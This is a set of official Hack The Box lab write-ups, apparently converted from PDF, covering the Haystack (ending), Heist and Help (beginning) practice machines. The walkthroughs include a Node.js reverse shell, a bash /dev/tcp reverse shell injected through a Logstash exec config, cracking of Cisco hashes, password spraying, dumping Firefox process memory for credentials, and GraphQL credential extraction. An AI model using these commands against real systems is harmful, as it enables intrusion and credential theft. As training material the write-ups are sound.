	client.connect(1234, "10.10.14.7", function(){
	client.pipe(sh.stdin);
	sh.stdout.pipe(client);
	sh.stderr.pipe(client);
	});
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
      return /a/; // Prevents the Node.js application form crashing
})();
```

Then start a listener on port 1234 and use curl to execute the shell.

```
curl
'http://localhost:5601/api/console/api_server?apis=../../../../../../../../../tmp/shell.js'
```

```
nc -lvp 1234

Listening on [] (family 2, port)
Connection from 10.10.10.115 55190 received!
id
uid=994(kibana) gid=992(kibana) grupos=992(kibana)
```

We received a shell as the user “kibana”.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

Let's enumerate the files and folders we have access to as the kibana user.

```
python -c "import pty;pty.spawn('/bin/bash')"
bash-4.2$ find / -user kibana 2>/dev/null | grep -v usr | grep -v proc

/dev/pts/1
/etc/logstash/startup.options
<SNIP>
/var/log/kibana
/opt/kibana
```

First we spawn a tty using python and then use the find command to list all files owned by kibana excluding the files in /usr and /proc. At the end of the output we see a folder "/opt/kibana". Going into the folder we find that it's empty. Now, let's find the files our group has access to.

```
bash-4.2$ find / -group kibana 2>/dev/null | grep -v usr | grep -v proc

/etc/logstash/conf.d
/etc/logstash/conf.d/output.conf
/etc/logstash/conf.d/input.conf
/etc/logstash/conf.d/filter.conf
```

We have access to the /etc/logstash/conf.d folder as the user kibana. Logstash is a software which collects data from various sources and sends it to Elasticsearch for storage. It can collect data from various logs and services such as databases, system logs, etc.

Looking into the folder, we find three files i.e filter.conf, input.conf and output.conf. Here are the contents of the input.conf file:

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
input {
       file {
              path => "/opt/kibana/logstash_*"
              start_position => "beginning"
              sincedb_path => "/dev/null"
              stat_interval => "10 second"
              type => "execute"
              mode => "read"
       }
}
```

Looking at the logstash configuration documentation here, The input section is used to specify the source to read the data from. In the configuration above, the file path is configured to be /opt/kibana/logstash_* and the interval is set to 10 seconds. This means that Logstash would read any files which have names starting with logstash_* every 10 seconds. Next, let's view the filter.conf file.

```
filter {
       if [type] == "execute" {
              grok {
                             match => { "message" =>
"Ejecutar\s*comando\s*:\s+%{GREEDYDATA:comando}" }
              }
       }
}
```

The filter.conf stores the configuration for the filter plugin. Logstash uses the grok filter to match and filter out data. The grok documentation can be found here. It uses regular expressions along with it's own syntax to identify input.

The filter in the configuration file above is:

```
Ejecutar\s*comando\s*:\s+%{GREEDYDATA:comando}
```

The \s regular expression is used to denote a space. The asterisk after \s means that there can

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

be zero or more spaces in the input. The plus symbol after \s means that there can be one or more spaces. The %{GREEDYDATA:comando} is a grok filter which will select all the data present after the spaces and assign it to a variable named “comando”. For example, if our input is:

```
Ejecutar comando : HTB rocks!
```

Grok will assign the string “HTB rocks!” to comando, which will be sent to the output filter. Here’s the output.conf file:

```
output {
       if [type] == "execute" {
              stdout { codec => json }
              exec {
                            command => "%{comando} &"
              }
       }
}
```

It uses the “exec” plugin to execute the command specified by the “comando” variable. So, logstash will try executing “HTB rocks!”. This can be set to any command which will get executed within 10 seconds. Let’s try running whoami to see which user we’re running as. Use the following command to create an input file.

```
echo 'Ejecutar comando : whoami > /tmp/user' > /opt/kibana/logstash_execute
```

The command above will create a file /opt/kibana/logstash_execute, which on execution writes the output of the command **whoami** to /tmp/user. Checking after a few seconds, we see that we’re running as root.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
bash-4.2$ cat /tmp/user

root
```

We can now try writing a shell and get it executed.

```
echo 'Ejecutar comando: bash -i >& /dev/tcp/10.10.14.7/4444 0>&1' >
/opt/kibana/logstash_exec
```

The input above would result in execution of a bash reverse shell to port 4444.

```
nc -lvp 4444
Listening on [] (family 2, port)
Connection from 10.10.10.115 36458 received!
bash: no hay control de trabajos en este shell
[root@haystack /]# id
id
uid=0(root) gid=0(root) grupos=0(root)
```

Hack The Box
PEN-TESTING LABS

Heist

20th November 2019 / Document No D19.100.51

Prepared By: MinatoTW

Machine Author: MinatoTW

Difficulty: Easy

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Heist is an easy difficulty Windows box with an “Issues” portal accessible on the web server, from which it is possible to gain Cisco password hashes. These hashes are cracked, and subsequently RID bruteforce and password spraying are used to gain a foothold on the box. The user is found to be running Firefox. The firefox.exe process can be dumped and searched for the administrator’s password.

Skills Required

- Enumeration

Skills Learned

- RID bruteforce
- Cracking Cisco hashes
- ProcDump

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration


Nmap

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.149 | grep ^[0-9]
| cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)

nmap -p$ports -sC -sV 10.10.10.149
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-20 10:33 PST
Nmap scan report for 10.10.10.149
Host is up (0.18s latency).

PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
135/tcp   open  msrpc         Microsoft Windows RPC
445/tcp   open  microsoft-ds?
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```


We find IIS running on port 80, MSRPC on port 135 and SMB on 445. Additionally, port 5985 (associated with WinRM) is exposed, which may allow remote sessions.

IIS

Browsing to the website, we come across a login page.




The page allows us to login as a guest, which brings us to an “Issues” page.




The post talks about a Cisco router configuration. Clicking on the attachment shows the configuration.

```
version 12.2
no service pad
service password-encryption
!
isdn switch-type basic-5ess
!
hostname ios-1
!
security passwords min-length 12
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
!
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
```

On searching about Cisco configurations, we find that the hashes are Cisco type 5 and type 7 password hashes. The type 5 hashes can be cracked using an online tool such as this.





The two type 7 hashes were cracked revealed to be `$uperP@ssword` and `Q4)sJu\Y8qz*A3?d`. Let's save these and crack the type 5 hash next. This can be cracked using John the Ripper and rockyou.

```
echo '$1$pdQG$o8nrSzsGXeaduXrjlvKc91' > hashes

john --fork=4 -w=rockyou.txt hashes
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 3 OpenMP threads per process (12 total across 4 processes)
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
stealth1agent    (?)
```

The password is revealed to be "stealth1agent". Enumeration of the "Issues" page revealed the usernames "Hazard" and "Administrator". Let's bruteforce SMB with these passwords using CrackMapExec (CME).

```
cme smb 10.10.10.149 -u users.txt -p passwords.txt

10.10.10.149:445 SUPPORTDESK     [*] Windows 10.0 Build 17763 (name:SUPPORTDESK)
10.10.10.149:445 SUPPORTDESK     [-] SUPPORTDESK\hazard:$uperP@ssword STATUS_LOGON_FAILURE
10.10.10.149:445 SUPPORTDESK     [-] SUPPORTDESK\hazard:Q4)sJu\Y8qz*A3?d STATUS_LOGON_FAILURE
10.10.10.149:445 SUPPORTDESK     [+] SUPPORTDESK\hazard:stealth1agent
```

CME found valid credentials: **hazard / stealth1agent.**


Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Foothold

Let's try logging into WinRM with these using the CME winrm module.

```
cme winrm 10.10.10.149 -u hazard -p stealth1agent

WINRM 10.10.10.149 5985 SUPPORTDESK [*] http://10.10.10.149:5985/wsman
[-] \hazard:stealth1agent "the credentials were rejected by the server"
```

The login failed, which means that the user "hazard" isn't in the "Remote Management Users" group. However, possession of valid credentials will still let us enumerate the box. Let's try enumerating the users on the box using RID bruteforce. RID stands for Relative Identifier, which is a part of SID (Security Identifier) used to uniquely identify a user or service on a Windows host.



The Domain or Local Identifier is constant for a given computer, while the RID is unique. So we can query the box for it's "Local Computer Identifier", and bruteforce RID values, which will return usernames for valid SIDs. The --rid-brute option in CME can do this for us.

```
cme smb 10.10.10.149 -u hazard -p stealth1agent --rid-brute
<SNIP>
SMB 10.10.10.149  1008: SUPPORTDESK\Hazard (SidTypeUser)
SMB 10.10.10.149  1009: SUPPORTDESK\support (SidTypeUser)
SMB 10.10.10.149  1012: SUPPORTDESK\Chase (SidTypeUser)
SMB 10.10.10.149  1013: SUPPORTDESK\Jason (SidTypeUser)
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

CME was able to identify three additional usernames - support, Chase and Jason. Let's use the passwords from earlier and check if one of them is valid for the usernames we found.

```
cme smb 10.10.10.149 -u new_users.txt  -p passwords.txt

<SNIP>
SMB         10.10.10.149    445    [-] SUPPORTDESK\support:stealth1agent STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    [-] SUPPORTDESK\Chase:$uperP@ssword STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    [+] SUPPORTDESK\Chase:Q4)sJu\Y8qz*A3?d
```

Authentication was successful with the username Chase and password `Q4)sJu\Y8qz*A3?d`. The evil-winrm script can be used to login via WinRM.

```
ruby evil-winrm.rb -i 10.10.10.149 -u Chase -p 'Q4)sJu\Y8qz*A3?d'

Info: Starting Evil-WinRM shell v1.7

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Chase\Documents> whoami
supportdesk\chase
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

A ToDo list is found on the user's desktop.

```
*Evil-WinRM* PS C:\Users\Chase\Desktop> cat todo.txt
Stuff to-do:
1. Keep checking the issues list.
2. Fix the router config.

Done:
1. Restricted access for guest user.
```

According to this Chase will be checking the issues list frequently. Looking at the running processes, we see that Firefox is active.

```
*Evil-WinRM* PS C:\Users\Chase\Documents> get-process -name firefox

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
1130      68       122224     194724      34.72   1528   1 firefox
358       25       16184      37572       0.94   1600   1 firefox
```

Maybe he's using firefox to login to the Issues portal? As we have control over the process, we can dump the process and find passwords in it.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The procdump utility can be used to dump process memory. Download and transfer it to the server.

```
*Evil-WinRM* PS C:\Users\Chase\Desktop> upload procdump64.exe C:\Users\Chase\Desktop\procdump.exe
Info: Uploading procdump64.exe to C:\Users\Chase\Desktop\procdump.exe

Data: 455560 bytes of 455560 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\Chase\Desktop> ls

    Directory: C:\Users\Chase\Desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       11/20/2019   6:02 PM         341672 procdump.exe
```

We need to use the -ma flag to dump the entire memory of the process.

```
*Evil-WinRM* PS C:\Users\Chase\Desktop> .\procdump.exe -ma 1528 firefox.dmp

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[18:07:43] Dump 1 initiated: C:\Users\Chase\Desktop\firefox.dmp
[18:07:43] Dump 1 writing: Estimated dump file size is 465 MB.
[18:07:44] Dump 1 complete: 466 MB written in 1.7 seconds
[18:07:44] Dump count reached.
```

We can start an SMB server locally to transfer this file.

```
smbserver.py -smb2support -username guest -password guest share /root/htb
```


The server will use the credentials **guest / guest** for authentication.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Now mount the share on the box and copy the file to it.

```
*Evil-WinRM* PS C:\Users\Chase\Desktop> net use x: \\10.10.14.2\share /user:guest guest
The command completed successfully.
*Evil-WinRM* PS C:\Users\Chase\Desktop> cmd /c "copy firefox.dmp X:\"
```

Here's the request sent on trying to login on the web page.



The page used login_password as the parameter to submit passwords. We can search the dump for strings like "login_password" to find any requests.

```
strings -el firefox.dmp | grep  login_password

<SNIP>
localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
<SNIP>
```

We can see the entire URL string with the username and password parameters.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The password “4dD!5}x/re8]FBuZ” can be used to login as Administrator.

```
psexec.py 'administrator:4dD!5}x/re8]FBuZ@10.10.10.149'
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 10.10.10.149.....
[*] Found writable share ADMIN$
[*] Uploading file ZHluUVnO.exe
[*] Opening SVCManager on 10.10.10.149.....
[*] Creating service yIoJ on 10.10.10.149.....
[*] Starting service yIoJ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.437]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

Hack The Box
PEN-TESTING LABS

Help

08th May 2019 / Document No D19.100.22

Prepared By: MinatoTW
Machine Author: cymtrick
Difficulty: Easy
Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Help is an Easy Linux box which has a GraphQL endpoint which can be enumerated get a set of credentials for a HelpDesk software. The software is vulnerable to blind SQL injection which can be exploited to get a password for SSH Login. Alternatively an unauthenticated arbitrary file upload can be exploited to get RCE. Then the kernel is found to be vulnerable and can be exploited to get a root shell.

Skills Required

- Enumeration
- Scripting

Skills Learned

- GraphQL enumeration
- Blind SQL injection

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000 -sT  -T4 10.10.10.121 | grep ^[0-9] | cut
-d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.10.121
```


```
root@Ubuntu:~/Documents/HTB/Help# nmap -sC -sV -p$ports 10.10.10.121 --open
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-09 08:01 IST
Nmap scan report for 10.10.10.121
Host is up (0.18s latency).
Not shown: 10 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e5:bb:4d:9c:de:af:6b:bf:ba:8c:22:7a:d8:d7:43:28 (RSA)
|   256 d5:b0:10:50:74:86:a3:9f:c5:53:6f:3b:4a:24:61:19 (ECDSA)
|_  256 e2:1b:88:d3:76:21:d4:1e:38:15:4a:81:11:b7:99:07 (ED25519)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
3000/tcp open  http    Node.js Express framework
|_http-title: Site doesn't have a title (application/json; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.47 seconds
root@Ubuntu:~/Documents/HTB/Help#
```

Apache is running on port 80 along with ssh on port 22. A Node.js server is running on port 3000.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

APACHE

Navigating to the page directly shows a default Apache installation.



GOBUSTER

```
gobuster -w directory-list-2.3-medium.txt -t 100 -u http://10.10.10.121/
```

```
root@Ubuntu:~/Documents/HTB/Help# gobuster -w directory-list-2.3-medium.txt -t 100 -u http://10.10.10.121/

=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://10.10.10.121/
[+] Threads      : 100
[+] Wordlist     : directory-list-2.3-medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout      : 10s
=====================================================
2019/05/09 08:05:08 Starting gobuster
=====================================================
/support (Status: 301)
Progress: 665 / 220561 (0.30%)
```

Gobuster straight away discovers /support going to which we find a HelpDeskz installation.


A quick google search takes us to the github page of the software. We see that it contains a file UPGRADING.txt in the root folder. Checking for the file on the box returns the changelog.

```
Welcome to HelpDeskZ 1.0.2
==========================

We have made some changes in this new version like:

- SEO-friendly URLs compatibility fixed

- Login with Facebook account (Facebook connect)

- Login with Google account (Google OAuth)

- Email notification to staff assigned when new ticket is created

- Social buttons to share knowledgebase articles or news

To upgrade from 1.0 to 1.0.2
============================
```


The version is found to be 1.0.2. Checking exploit-db for the version returns two vulnerabilities, an arbitrary file upload and an authenticated SQL injection.

NODE.JS SERVER


Navigating to port 3000 the page returns a message.



From the response headers the server is found to running Express framework.



Googling about “Express js query language” we come across results related to GraphQL.




Navigating to /graphql we encounter an error about the GET parameter.

```
GET query missing.
```

Trying http://10.10.10.121:3000/graphql?query=abc the page returns an error.

Next we try to query information. A graphql endpoint takes in objects as input. As we need information related to a user lets try a user object,


```
curl -s -G http://10.10.10.121:3000/graphql --data-urlencode "query={user}"
| jq
```



The page asks us to supply subfields, let’s try that with an obvious attribute such as username.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
curl -s -G   http://10.10.10.121:3000/graphql --data-urlencode
'query={user {username} }' | jq
```



The server returns a username i.e helpme@helpme.com. Now we can try dumping the password too.

```
curl -s -G   http://10.10.10.121:3000/graphql --data-urlencode
'query={user {username, password} }' | jq
```

And we get the password. The password is 32 characters long i.e md5. Cracking in on HashKiller returns the cracked password as “godhelpmeplz”.

Trying the credentials helpme@helpme.com / godhelpmeplz on the HelpDesk page lets us in.

